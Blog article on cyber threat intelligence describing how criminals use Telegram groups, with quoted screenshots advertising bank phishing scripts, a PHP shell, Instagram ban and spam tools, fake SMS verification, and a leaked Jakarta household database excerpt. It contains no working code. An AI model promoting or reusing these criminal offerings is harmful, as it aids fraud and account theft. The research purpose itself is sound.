
Chasing The Threat Actor

written by Mert SARICA | 2 March 2025

As seen in my research articles such as Investment Scammers, Deepfake Scammers, Was Turkey's e-Government Hacked?, and WhatsApp Scammers, Telegram groups have increasingly become a hub for organized cybercrime groups, threat actors, and scammers in recent years. But why? The main reason for this is that Telegram's anonymity and privacy features have, until recently, provided significant advantages for cybercriminals who wanted to avoid detection.

If you're wondering what these features are, the first is that Telegram allows users to register without providing personal information. Secondly, users can engage in end-to-end encrypted conversations through (Secret Chats). Thirdly, they can set messages to self-destruct after a specified time, ensuring that sent messages disappear automatically.

Additionally, Telegram supports file sharing of up to 2 GB, making it easier for threat actors to quickly exchange hacked or stolen data.



(201) {PRIV} SOCIALS | OFFICIAL GROUP – (14339)

[redacted]{PRIV} SOCIALS | OFFICIAL GROUP

[redacted] is typing

Pinned message

Instagram BAN 7/24 aktif Gönderim erişimine gerek yok 👀 Gizli hesaplar Meta tikli hesaplar ✓ İşletme Hesapları Saat far...

INSTAGRAM TELİF / TİK SİTESİ KURULUR
TİKTOK TELİF / TİK SİTESİ KURULUR

NOTİFİCATİON URL KISALTMA YAPILIR !

İLETİŞİM: [redacted] ✓
(Public taslakları sağdan soldan bulup editlemiyoruz 0'dan yazıyoruz.) 03:00

[redacted] 1k takipçisi
Kanka 23 takupcim vwr oda yorumlardan dolayyi ban yicek hesap uyari verdi 03:02


https://disk.yandex.com.tr/d/[redacted] icinde bir çok banka script var kurulum txt fln dahildir hediyem olsin 😁😔 03:05

[redacted] SMS ONAY
+90 SMS ONAY

- +90 WhatsApp **Onay**
- Fake Numara Telegram
- Fake Numara WhatsApp
- Birçok Yere Sms **Onay**

·ω· İşlemlerde Escrow kabül ·ω·

[redacted] ***Sunar*** 03:05



[redacted] : Sharing group – (28981)

[redacted] : Sharing group

1,033 subscribers

Pinned message #2

Videt Shell.php, Corrector by [redacted]

[redacted] Sharing group

Papara
https://disk.yandex.com/d/[redacted]

İsbank
https://disk.yandex.com/d/[redacted]

İng bank
https://disk.yandex.com/d/[redacted]

Halk bank
https://disk.yandex.com/d/[redacted]

Yapı kredi
https://disk.yandex.com/d/[redacted]


Kuveyt bank
https://disk.yandex.com/d/c[redacted]

Ziraat bank
https://disk.yandex.com/d/[redacted]

Akbank
https://disk.yandex.com/d/[redacted]

Vakıf bank
https://disk.yandex.com/d/[redacted]

Enpara
https://disk.yandex.com/d/[redacted]



[redacted] Konseyi – (14223)

[redacted] Konseyi
182 subscribers

👍 1
👁 125 [redacted], 14:07

[redacted] Konseyi
🔰 [redacted] eğitim arşivi 🔰
🔗https://disk.yandex.com.tr/d/[redacted]

Yandex Disk
[redacted]_Dersleri
Görüntüle ve Yandex Disk'ten indir

👁 125 [redacted] 14:08

[redacted] Konseyi
🔰 [redacted] Official Hack Arşivi 🔰
🔗 https://disk.yandex.com.tr/d/[redacted]


Yandex Disk
[redacted] Official Hack Arşivi
Görüntüle ve Yandex Disk'ten indir

👁 127 [redacted], 14:08

[redacted] Konseyi
🔰 Dev Kapsamlı Eğitim Seti Arşivi 🔰

⚪ Toplu Hack Arşivleri
⚪ Konum Tespit Arşivi
⚪ Hesap Çalma Methodları
⚪ Gmail Methodları
⚪ Bedava Netflix Methodu
⚪ Yapay Zeka Ve Donanım Eğitimleri

🔗https://dosya.co/[redacted]


disk.yandex.com.tr/d/[redacted]/Scriptler/İnstagram%20Scriptleri
NEW
İnstagram Scriptleri
Yandex Disk'e kaydet
Tümünü indir


Instagram Mail Tel Toplama.rar	10.04.2022	1:43	48,7 MB
Instagram Oto DM 2021.rar	10.04.2022	1:43	1,6 MB
Instagram Spam Bot.zip	10.04.2022	1:43	60 KB
Instagram Çoklu Mail 2021.rar	10.04.2022	1:43	264 KB
Kadına Şiddete Hayır.zip	10.04.2022	1:43	19,4 MB
Mavi Tik Script 2021.rar	10.04.2022	1:43	3,1 MB
Mavi tik sc - -.rar	10.04.2022	1:43	1005 KB
OTO_WP_VIP_2020.zip	10.04.2022	1:43	8,9 MB
Otopost.rar	10.04.2022	1:43	5,9 MB
PP Çeken Telif Hakkı SC 2021.rar	10.04.2022	1:43	1,5 MB
SMM Panel Scripti 2021.zip	10.04.2022	1:43	12,7 MB

Until recently, Telegram officials had ignored legal requests from law enforcement regarding cybercrimes. However, on August 24, 2024, Telegram CEO Pavel Durov was detained by French police at Le Bourget Airport, north of Paris.

According to statements from French authorities, Pavel was detained as part of a cybercrime investigation, which involved allegations related to illegal transactions, child pornography, fraud, and failure to cooperate with law enforcement.

In September 2024, Telegram reversed its stance and announced that it would start sharing the IP addresses and phone numbers of accounts involved in criminal activities with official authorities. While many expected this move to drive threat actors to other platforms, things did not unfold as anticipated—Telegram groups remained a key hub for cybercriminals.

Given this situation, Telegram groups are closely monitored by cybersecurity researchers and cyber threat intelligence analysts who combat cybercrime. Additionally, messages shared in these groups are recorded by cyber threat intelligence platforms like SOCRadar XTI and are used by cybersecurity professionals for threat research and analysis.



ⓘ Results are searched from 2024-01-29 to 2025-01-29

The post titled "DATA OF PEOPLE IN JAKARTA" on the Breached Forum mentioned "LulzSec"
● Breached Forum - 2025 Jan 29 3:22 UTC
phishing | malware | leak | indonesia | anda | ···

LulzSec Indonesia

Quote:NO No KK Alamat Rumah Domisili Provinsi ID Kota Kabupaten/Kota ID Kecamatan Kecamatan ID Kelurahan Kelurahan RW RT No Urut Bangunan / Rumah No Urut Keluarga Kode Puskesmas Nama Pengumpul Data Nama Supervisor Tanggal Pengumpulan Data Nama Kepala Keluarga Ju...

"LulzSec" mentioned on "LazaGrad" Telegram channel
● Telegram - 2025 Jan 29 0:4 UTC
index | hacked | php | https | net | ···

Telegram Content in LazaGrad Hack
Hacked..... Site: https://volt11.serv00.net/index.php Mirror: https://mirror-h.org/zone/5821868/ #LazaGrad #LazaGrad_Backup #Anonymous #Anonymous_KSA # LulzSec _Black #Anonymous_Palestine

"LulzSec" mentioned on "LulzSecBlackpla" Telegram channel
● Telegram - 2025 Jan 28 21:33 UTC
lulzsecblackpla | channel | telegram | social | surface web

Source	Breached Forum
Discover Date	29 Jan 2025 03:22
Content Link	https://breachforums.st/Thread-DATABASE- ...
Title	DATA OF PEOPLE IN JAKARTA
Author	MrHeckers
Tags	phishing, malware, ···

```
CENTRAL JAKARTA DATABASE
Leaked By Mr.Heckers LulzSec Indonesia

Quote:NO No KK Alamat Rumah Domisili Provinsi ID Kota
Kabupaten/Kota ID Kecamatan Kecamatan ID Kelurahan Kelurahan RW RT
No Urut Bangunan / Rumah No Urut Keluarga Kode Puskesmas Nama
Pengumpul Data Nama Supervisor Tanggal Pengumpulan Data Nama Kepala
Keluarga Jumlah Anggota Keluarga Jumlah Anggota Keluarga
Diwawancara Jumlah Anggota Keluarga Dewasa (≥15 Tahun) Jumlah
Anggota Keluarga Usia 10–54 Tahun Jumlah Anggota Keluarga Usia 12–
59 Bulan Jumlah Anggota Keluarga Usia 0–11 Bulan Apakah Tersedia
Jamban Keluarga? Bila Ya, Apakah Jenis Jambannya Saniter ? Apaka
Tersedia Sarana Air Bersih Di Lingkungan Rumah? Bila Ya, Apakah
Jenis Sumber Airnya Terlindung ? Apakah Ada Anggota Keluarga Pernah
```

For cybersecurity professionals to effectively defend against cyberattacks, it is crucial to understand threat actors, their motivations, and their capabilities. To achieve this, leveraging cyber threat intelligence is of vital importance for both professionals and organizations.

Who is a Threat Actor?

A threat actor refers to any individual, group, or organization that actively engages in malicious activities with the following objectives:

1. Causing harm: They may carry out attacks such as service disruptions, data theft, or data manipulation to render information unusable.
2. Exploiting vulnerabilities: They target security weaknesses in systems, networks, and software to gain unauthorized access.
3. Gaining unauthorized access: They infiltrate systems to steal data, install malware, or manipulate information.

A threat actor is essentially the driving force behind a cyberattack. They can range from highly skilled, well-funded groups (such as state-sponsored actors) to amateurs using readily available tools.

Key Points to Remember About Threat


Actors

4. Broad Range of Motivations: Different threat actors have varied goals, ranging from financial gain and espionage to activism and personal satisfaction.
